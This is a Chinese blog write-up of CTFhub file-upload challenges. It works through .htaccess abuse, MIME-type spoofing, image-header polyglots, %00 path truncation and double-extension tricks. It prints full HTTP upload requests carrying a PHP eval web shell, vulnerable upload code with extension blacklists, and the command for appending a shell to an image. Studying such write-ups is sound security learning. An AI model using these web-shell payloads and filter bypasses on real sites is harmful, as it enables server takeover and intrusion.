

CTFhub 文件上传类

原创

qq_41497476 于 2020-07-03 10:21:13 发布 561 收藏 1

分类专栏: [CTFhub技能树](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41497476/article/details/107098507

版权



[CTFhub技能树 专栏收录该内容](#)

14 篇文章 3 订阅

订阅专栏

1.hatcess

.hatcess是我的知识盲区, 查阅资料大概了解了, .hatcess是一个用于管理环境目录下的一些规则的配置文件。

具体看这个题

```
if (!empty($_POST['submit'])) {
    $name = basename($_FILES['file']['name']);
    $ext = pathinfo($name)['extension'];
    $blacklist = array("php", "php7", "php5", "php4", "php3", "phtml", "pht", "jsp", "jspa", "jspx", "jsw", "jsv", "jspf", "jtml", "asp", "aspx", "asa", "asax", "ascx", "ashx", "asmx", "cer", "swf");
    if (!in_array($ext, $blacklist)) {
        if (move_uploaded_file($_FILES['file']['tmp_name'], UPLOAD_PATH . $name)) {
            echo "<script>alert('上传成功')</script>";
            echo "上传文件相对路径<br>" . UPLOAD_URL_PATH . $name;
        } else {
            echo "<script>alert('上传失败')</script>";
        }
    } else {
        echo "<script>alert('文件类型不匹配')</script>";
    }
}
```

下面的提示源代码说明这里在后台调用了黑名单对传上去的文件进行过滤, 这样的话任何前端的操作都无效了。就得考虑利用本文得主旨-.hatcess。

<https://www.jianshu.com/p/c674904a711e>

这篇帖子上有.hatcess的用法

我们抽调了其中的第二种

上传 `AddType application/x-httpd-php .jpg` 内容的.hatcess, 改变服务器对.jpg文件解释的规则。使其将.jpg当作php文件执行。进一步上传我们的后缀为.jpg的php小马绕过黑名单。

上传文件相对路径
upload/.htaccess

CTFHub 文件上传 - htaccess

Filename: 浏览... 未选择文件。

上传文件相对路径
upload/xiaoma.jpg

CTFHub 文件上传 - htaccess

Filename: 浏览... 未选择文件。

https://blog.csdn.net/qq_41497476

利用蚁剑之间连接即

可

2.MIME绕过

```
Origin: http://challenge-049e10e10c274d9a.sandbox.ctfhub.com:10080
Connection: close
Referer: http://challenge-049e10e10c274d9a.sandbox.ctfhub.com:10080/
Upgrade-Insecure-Requests: 1
-----30750400524215498233277969308
Content-Disposition: form-data; name="file"; filename="xiaoma.php"
Content-Type: image/gif
<?php
@eval($_POST['south']);
?>
-----30750400524215498233277969308
Content-Disposition: form-data; name="submit"
Submit
-----30750400524215498233277969308--
```

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

<script>alert('上传成功')</script>上传文件相对路径<br>upload/xiaoma.php<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>CTFHub 文件上传 - MIME验证</title>
</head>
<body>
<h1>CTFHub 文件上传 - MIME验证</h1>
<form action="" method="post" enctype="multipart/form-data">
<label for="file">Filename:</label>
<input type="file" name="file" id="file" />
<br />
<input type="submit" name="submit" value="Submit" />
</form>
</body>
```

https://blog.csdn.net/qq_41497476

这种方式是通过上传文件的content-type对文件进行过滤，后台限制了只能上传图片类文件，改为jpg/gif即可使php文件通过检查了

3.文件头检查

这个题我感觉好像碰到过，

上传jpg这类图片文件以外的后缀时，提示只能上传.jpg等文件

真正上传.jpg时，又提示文件错误，肯定是后台检查了后缀名的吧，但是不清楚原理和绕过方式。

看了解题方式后发现解决方式是制作图木马，但是既然图木马都能绕过检查，为什么一个真正的.jpg文件不行呢？

看了其他人的writeup终于知道原理了。

开始我们直接上传php文件，报错

```
-----  
<script>alert('文件类型不正确, 只允许上传 jpeg jpg png gif 类型的文件')</script><!DOCTYPE html>  
<html>  
-----
```

将 `contenttype` 改一改，改

成 `image/png`

```
Access-Control-Allow-Methods: *  
  
<script>alert('文件错误')</script><!DOCTYPE html>  
<html>  
<head>
```

这个时候就报错文件错误，说明此时已经绕过

了MIME检查，但是还是没能通过，是因为PHP对文件的格式进行了判断，发现并非png格式。这时候有两种方法，一种是找一个png图片，在后面接小马。另一种是自己通过2进制编辑软件编辑文件格式绕过php的判断。



可以看到，一个真正的png文件即使改了后缀名,改为了php都还能上传成功，更说明了就是依靠Content-type和文件格式来进行过滤。

我先试试第一种

使用这类命令

```
copy pic.jpg/b+lubr.php/a Piclubr.jpg  
其中 /b表示以二进制合并 /a表示以ascii合并
```

```
>copy real.png/b+xiaoma.php/a xiaoma.png
```


传的时候用burp抓包，把后缀改为php（为了能在服务器上被php解析）
上传xiaoma.php成功。

现在还有一个问题，为什么一个正常的jpg文件都无法上传呢，是因为这个jpg文件太大php无法解析它的格式吗。经过测试发现最简单的jpg文件也识别不了，那以后遇到这样用php识别文件格式的时候还是选择上传png文件

4.00截断

这个题让我涨姿势了，印象里00截断一般用于在Burp里改文件后缀绕过后缀名检查，这个题我以为也是这样，发现没什么用。。后来看了writeup，终于理解了这个题的原理
先看这么一段代码：

如果我们在这里的road参数后利用00进行截断，那后面的时间，随机数，后缀名就全部失效，我们自己设置的路径就是\$des的值，也就成了上传的文件存储的完整路径如下图



```
POST /?road=/var/www/html/upload/xiaoma.php%00 HTTP/1.1
Host: challenge-94bdf98611e23cd4.sandbox.ctfhub.com:10080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----305467069630559277372499298197
Content-Length: 382
Origin: http://challenge-94bdf98611e23cd4.sandbox.ctfhub.com:10080
Connection: close
Referer: http://challenge-94bdf98611e23cd4.sandbox.ctfhub.com:10080/?road=/var/www/html/upload/
Upgrade-Insecure-Requests: 1

-----305467069630559277372499298197
Content-Disposition: form-data; name="file"; filename="xiaoma.jpg"
Content-Type: image/jpeg

<?php
@eval($_POST['south']);
?>
-----305467069630559277372499298197
Content-Disposition: form-data; name="submit"
```

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Fri, 03 Jul 2020 14:36:29 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1081
Connection: close
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

<script>alert('上传成功!')</script><!DOCTYPE html>
<html>

<head>
<meta charset="UTF-8">
<title>CTFHub 文件上传 - 00截断</title>
</head>

<body>
<h1>CTFHub 文件上传 - 00截断</h1>
<form action=?road=/var/www/html/upload/ method="post" enctype="multipart/form-data">
</form>
```

把GET方式传递的参数改为 `road=/var/www/html/upload/xiaoma.php%00`

这个文件就成功存在了 `/var/www/html/upload/xiaoma.php` 路径下

url上的截断符号为 `%00`

利用蚁剑用相对路径成功连接。

5. 双写后缀

这个题没涉及过，但原理是清楚的，先看源代码

```
$name = basename($_FILES['file']['name']);
 blacklist = array("php", "php5", "php4", "php3", "phtml", "pht", "jsp", "jspx", "jsw", "jsv", "jspf", "jtml", "asp", "aspx", "asa", "asax", "ascx", "ashx", "asmx", "cer", "swf", "htaccess", "ini");
$name = str_ireplace(blacklist, "", $name);
```

这个是直接把黑名单内的后缀给删掉的方式进行过滤。

所以只要上传的文件名里包含这些，直接就会被删掉。

针对这个情况，就需要构造一个文件名，在php被过滤掉后，剩下的字符还能再次组成php

改文件名为 `xiaoma.pphp` 即可，检测到php删掉后，剩下的p和hp重新组成php

上传文件相对路径
`upload/xiaoma.php`

CTFHub 文件上传

这里如果把代码改成循环调用黑名单检查函数，这个方法就不管用了



[创作打卡挑战赛](#)

[赢取流量/现金/CSDN周边激励大奖](#)